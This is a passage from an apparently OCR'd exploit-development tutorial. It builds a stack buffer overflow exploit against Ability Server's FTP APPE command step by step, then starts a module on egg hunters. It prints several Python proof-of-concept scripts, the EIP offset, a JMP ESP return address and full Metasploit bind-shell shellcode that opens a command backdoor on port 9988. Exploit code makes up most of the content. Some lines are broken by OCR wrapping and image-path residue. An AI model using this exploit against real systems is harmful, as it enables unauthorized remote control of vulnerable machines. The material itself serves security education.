3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci
3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck
5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5
Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co
4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3
Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs
4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4C
u5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3C
w4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2C
y3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2D
a3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1D
c2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0D
e1De2De3De4De5De6De7De8De9Df0Df1Df2D"

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.81.140',21)) # hardcoded IP address of
Ability Server running

s.recv(1024)
s.send('USER ftp' + '\r\n') # login with ftp as user

s.recv(1024)
s.send('PASS ftp' +'\r\n') # authenticate with ftp as password

s.recv(1024)
s.send('APPE' +  evilpattern + '\r\n') # evil pattern

s.recv(1024)
s.send('QUIT\r\n')

s.close()
```

Now, notice the change in EIP Value after crashing the application with above PoC Code.




We will now take the value of EIP register which is “33674232” and use Metasploit script to find the exact number of bytes after which EIP value is overwritten; this is called offset value as shown below in the figure.




Okay, offset is discovered as 968 bytes, which means exactly after 968 bytes of overflow EIP will be overwritten. Now we will send 968 bytes of raw data, which would be “A” s, and then we will send 4 “B”s, which in total makes 972 bytes.

| Write 968 bytes as raw buffer for overflow |
|---|
| Write 4 bytes in EIP register |
| Write 1528 bytes in memory which is basically ESP |

Buffer overflow would go like this in sequential order.


| Buffer | EIP | ESP |
|---|---|---|

So we have now following PoC code based on above logic.

```
import socket
import struct



buffer = '\x41' * 968

eipvalue = '\x42' * 4

shellcode = '\x43' * 100

nops = "\x90" * 20

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.81.140',21)) # hardcoded IP address of
Ability Server running

s.recv(1024)
s.send('USER ftp' + '\r\n') # login with ftp as user
```

```
s.recv(1024)
s.send('PASS ftp' +'\r\n') # authenticate with ftp as password

s.recv(1024)
s.send('APPE' +  buffer + eipvalue + nops + shellcode + '\r\n') # evil
buffer

s.recv(1024)
s.send('QUIT\r\n')

s.close()
```

We have added couple of NOPS (no operations before writing ESP) just to clear any garbage values. Shell code is basically what we are writing into ESP where we will be storing our shell code. Now we will run this PoC exploit code and see if the values we are sending are actually reflecting in memory to see control over application as shown below.




You can see EIP value as 42424242 which are four Bs and exactly what we have written into EIP; after that you can notice 20 nops which are actually 909090 values in memory and you can count as they are exactly 20 in count as we sent and after that you can see values as 43434343 and that is what we sent into ESP.

So here we can confirm that we are controlling the application flow and buffer overflow is successfully exploited but we haven't sent any shell code and this is the point where the fun actually begins, as we don't want to simply write raw data into the memory. We want some action to happen, like opening a command shell on this remote machine.

Now for us to achieve this we need to do things as follows:


- Shell code written in python as we are coding in python
- ESP address location
- How much space we can have in memory to store our shell code

Getting shell code written in python is as easy as eating a burger but finding a memory location is not that easy. No, it's not.


Now, we need a shell code here, which you can get via Google or generate by using Metasploit; however, if you cannot we will cover it in coming modules. Below is a shell code generated by Metasploit module in python for opening up a CMD shell connection on port 9988.

```
buf =  "'\x90" * 20
buf += "\xdb\xdc\xd9\x74\x24\xf4\xba\xda\x88\x04\xa1\x5e\x2b"
buf += "\xc9\xb1\x56\x31\x56\x18\x03\x56\x18\x83\xc6\xde\x6a"
buf += "\xf1\x5d\x36\xe3\xfa\x9d\xc6\x94\x73\x78\xf7\x86\xe0"
buf += "\x08\xa5\x16\x62\x5c\x45\xdc\x26\x75\xde\x90\xee\x7a"
buf += "\x57\x1e\xc9\xb5\x68\xae\xd5\x1a\xaa\xb0\xa9\x60\xfe"
buf += "\x12\x93\xaa\xf3\x53\xd4\xd7\xfb\x06\x8d\x9c\xa9\xb6"
buf += "\xba\xe1\x71\xb6\x6c\x6e\xc9\xc0\x09\xb1\xbd\x7a\x13"
buf += "\xe2\x6d\xf0\x5b\x1a\x06\x5e\x7c\x1b\xcb\xbc\x40\x52"
buf += "\x60\x76\x32\x65\xa0\x46\xbb\x57\x8c\x05\x82\x57\x01"
buf += "\x57\xc2\x50\xf9\x22\x38\xa3\x84\x34\xfb\xd9\x52\xb0"
buf += "\x1e\x79\x11\x62\xfb\x7b\xf6\xf5\x88\x70\xb3\x72\xd6"
buf += "\x94\x42\x56\x6c\xa0\xcf\x59\xa3\x20\x8b\x7d\x67\x68"
buf += "\x48\x1f\x3e\xd4\x3f\x20\x20\xb0\xe0\x84\x2a\x53\xf5"
buf += "\xbf\x70\x3c\x3a\xf2\x8a\xbc\x54\x85\xf9\x8e\xfb\x3d"
buf += "\x96\xa2\x74\x98\x61\xc4\xaf\x5c\xfd\x3b\x4f\x9d\xd7"
buf += "\xff\x1b\xcd\x4f\x29\x23\x86\x8f\xd6\xf6\x09\xc0\x78"
buf += "\xa8\xe9\xb0\x38\x18\x82\xda\xb6\x47\xb2\xe4\x1c\xfe"
buf += "\xf4\x2a\x44\x53\x93\x4e\x7a\x74\x67\xc6\x9c\x10\x77"
buf += "\x8e\x37\x8c\xb5\xf5\x8f\x2b\xc5\xdf\xa3\xe4\x51\x57"
buf += "\xaa\x32\x5d\x68\xf8\x11\xf2\xc0\x6b\xe1\x18\xd5\x8a"
buf += "\xf6\x34\x7d\xc4\xcf\xdf\xf7\xb8\x82\x7e\x07\x91\x74"
buf += "\xe2\x9a\x7e\x84\x6d\x87\x28\xd3\x3a\x79\x21\xb1\xd6"
buf += "\x20\x9b\xa7\x2a\xb4\xe4\x63\xf1\x05\xea\x6a\x74\x31"
buf += "\xc8\x7c\x40\xba\x54\x28\x1c\xed\x02\x86\xda\x47\xe5"
buf += "\x70\xb5\x34\xaf\x14\x40\x77\x70\x62\x4d\x52\x06\x8a"
buf += "\xfc\x0b\x5f\xb5\x31\xdc\x57\xce\x2f\x7c\x97\x05\xf4"
buf += "\x8c\xd2\x07\x5d\x05\xbb\xd2\xdf\x48\x3c\x09\x23\x75"
buf += "\xbf\xbb\xdc\x82\xdf\xce\xd9\xcf\x67\x23\x90\x40\x02"
buf += "\x43\x07\x60\x07"
```

We have added the 20 nops within the shell code itself. Now we need the ESP location, which we can find by using JMP ESP in any of the executable modules as shown below.




Select user32.dll and find instruction JMP ESP as shown below; we have used the following location for our shell code to store and then saved it in the EIP register.





JMP ESP location "**7E429353**" and to save it in memory you need to use the format as shown below in our PoC Code.


```
import socket
import struct

buffer = '\x41' * 968

eipresgiter = '\x53\x93\x42\x7E'  #"7E429353"

##### Shellcode for binding CMD Shell on port 9988, to connect to
 victim machine once exploited use separate session to connect via telnet.
```

```
buf =  "'\x90" * 20
buf += "\xdb\xdc\xd9\x74\x24\xf4\xba\xda\x88\x04\xa1\x5e\x2b"
buf += "\xc9\xb1\x56\x31\x56\x18\x03\x56\x18\x83\xc6\xde\x6a"
buf += "\xf1\x5d\x36\xe3\xfa\x9d\xc6\x94\x73\x78\xf7\x86\xe0"
buf += "\x08\xa5\x16\x62\x5c\x45\xdc\x26\x75\xde\x90\xee\x7a"
buf += "\x57\x1e\xc9\xb5\x68\xae\xd5\x1a\xaa\xb0\xa9\x60\xfe"
buf += "\x12\x93\xaa\xf3\x53\xd4\xd7\xfb\x06\x8d\x9c\xa9\xb6"
buf += "\xba\xe1\x71\xb6\x6c\x6e\xc9\xc0\x09\xb1\xbd\x7a\x13"
buf += "\xe2\x6d\xf0\x5b\x1a\x06\x5e\x7c\x1b\xcb\xbc\x40\x52"
buf += "\x60\x76\x32\x65\xa0\x46\xbb\x57\x8c\x05\x82\x57\x01"
buf += "\x57\xc2\x50\xf9\x22\x38\xa3\x84\x34\xfb\xd9\x52\xb0"
buf += "\x1e\x79\x11\x62\xfb\x7b\xf6\xf5\x88\x70\xb3\x72\xd6"
buf += "\x94\x42\x56\x6c\xa0\xcf\x59\xa3\x20\x8b\x7d\x67\x68"
buf += "\x48\x1f\x3e\xd4\x3f\x20\x20\xb0\xe0\x84\x2a\x53\xf5"
buf += "\xbf\x70\x3c\x3a\xf2\x8a\xbc\x54\x85\xf9\x8e\xfb\x3d"
buf += "\x96\xa2\x74\x98\x61\xc4\xaf\x5c\xfd\x3b\x4f\x9d\xd7"
buf += "\xff\x1b\xcd\x4f\x29\x23\x86\x8f\xd6\xf6\x09\xc0\x78"
buf += "\xa8\xe9\xb0\x38\x18\x82\xda\xb6\x47\xb2\xe4\x1c\xfe"
buf += "\xf4\x2a\x44\x53\x93\x4e\x7a\x74\x67\xc6\x9c\x10\x77"
buf += "\x8e\x37\x8c\xb5\xf5\x8f\x2b\xc5\xdf\xa3\xe4\x51\x57"
buf += "\xaa\x32\x5d\x68\xf8\x11\xf2\xc0\x6b\xe1\x18\xd5\x8a"
buf += "\xf6\x34\x7d\xc4\xcf\xdf\xf7\xb8\x82\x7e\x07\x91\x74"
buf += "\xe2\x9a\x7e\x84\x6d\x87\x28\xd3\x3a\x79\x21\xb1\xd6"
buf += "\x20\x9b\xa7\x2a\xb4\xe4\x63\xf1\x05\xea\x6a\x74\x31"
buf += "\xc8\x7c\x40\xba\x54\x28\x1c\xed\x02\x86\xda\x47\xe5"
buf += "\x70\xb5\x34\xaf\x14\x40\x77\x70\x62\x4d\x52\x06\x8a"
buf += "\xfc\x0b\x5f\xb5\x31\xdc\x57\xce\x2f\x7c\x97\x05\xf4"
buf += "\x8c\xd2\x07\x5d\x05\xbb\xd2\xdf\x48\x3c\x09\x23\x75"
buf += "\xbf\xbb\xdc\x82\xdf\xce\xd9\xcf\x67\x23\x90\x40\x02"
buf += "\x43\x07\x60\x07"


s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(('192.168.81.140',21)) # hardcoded IP address of Ability Server running

s.recv(1024)
s.send('USER ftp' + '\r\n') # login with ftp as user

s.recv(1024)
s.send('PASS ftp' +'\r\n') # authenticate with ftp as password

s.recv(1024)
s.send('APPE' +  buffer + eipresgiter + buf + '\r\n') # evil buffer

s.recv(1024)
s.send('QUIT\r\n')

s.close()
```

Once we exploited, Ability Server was happily running and no crash happened but you can notice that our exploit is waiting for Ability Server to respond and this is because our shell code binds a CMD connection via port 9988 and is still in memory. So let's check the victim machine for open ports and then connect to the machine via our shell code. The below figure shows open and listening ports on the victim machine and I have highlighted the port 9988 waiting for connection, which means our exploit works and we have successfully opened a backdoor to get into system via Windows command prompt.



Lets try connecting to this victim machine on port 9988.




Here you get the backdoor access into the Windows machine by exploiting the buffer overflow vulnerability, which we discovered in the beginning of this module. You can play with the commands shell and do whatever you can via a local command prompt access as you got the admin access.

This is the live learning session of how you can detect buffer overflows and then write your own exploit to get into the remote system via a backdoor access. In the next module we will be learning egg hunters.

# Module 2 – Understanding Egg hunting

### Tutorial 1 – Hello World! Let's hunting with Eggs

Welcome to the module where we will debate about an advanced technique in the exploit development lifecycle. This is a step where you move slightly up in the field of security testing by means of using key concepts of the language of machine. However it is strongly believed that the overall concepts in exploit development can not be delivered in a single course and you have to keep learning more and more until you quite understand this type of work!

### What we are talking about?

Egg-hunters, wow delicious name or at least it sounds  delicious for people who love to eat eggs. Ah, anyhow, this is basically the name of a concept or a technique which is used in advanced exploit development.

### What is egghunter?

Before we start discussing the concept of egghunter we would like your attention to be focused on shell code. If you have a good understanding of a shell code then understanding the underlying mechanism of egghunter won't be that difficult for you to absorb.

### Shell code

They are small pieces of code written in any programming language, which are used as payload when we are exploiting any vulnerability. Now this is de-facto whereas the payload is the actual action required to be performed by an exploit.

### Types of Shell code

There are two main types of shell code that are commonly known. Remote shell code and local shell code; the only difference in these types are where and how these shell codes can be launched. Anyhow this is enough here to put onto as a definition.

Now, back to egghunter. Okay, imagine that vulnerability, which you have discovered, only gives you a small space in the memory where you can put

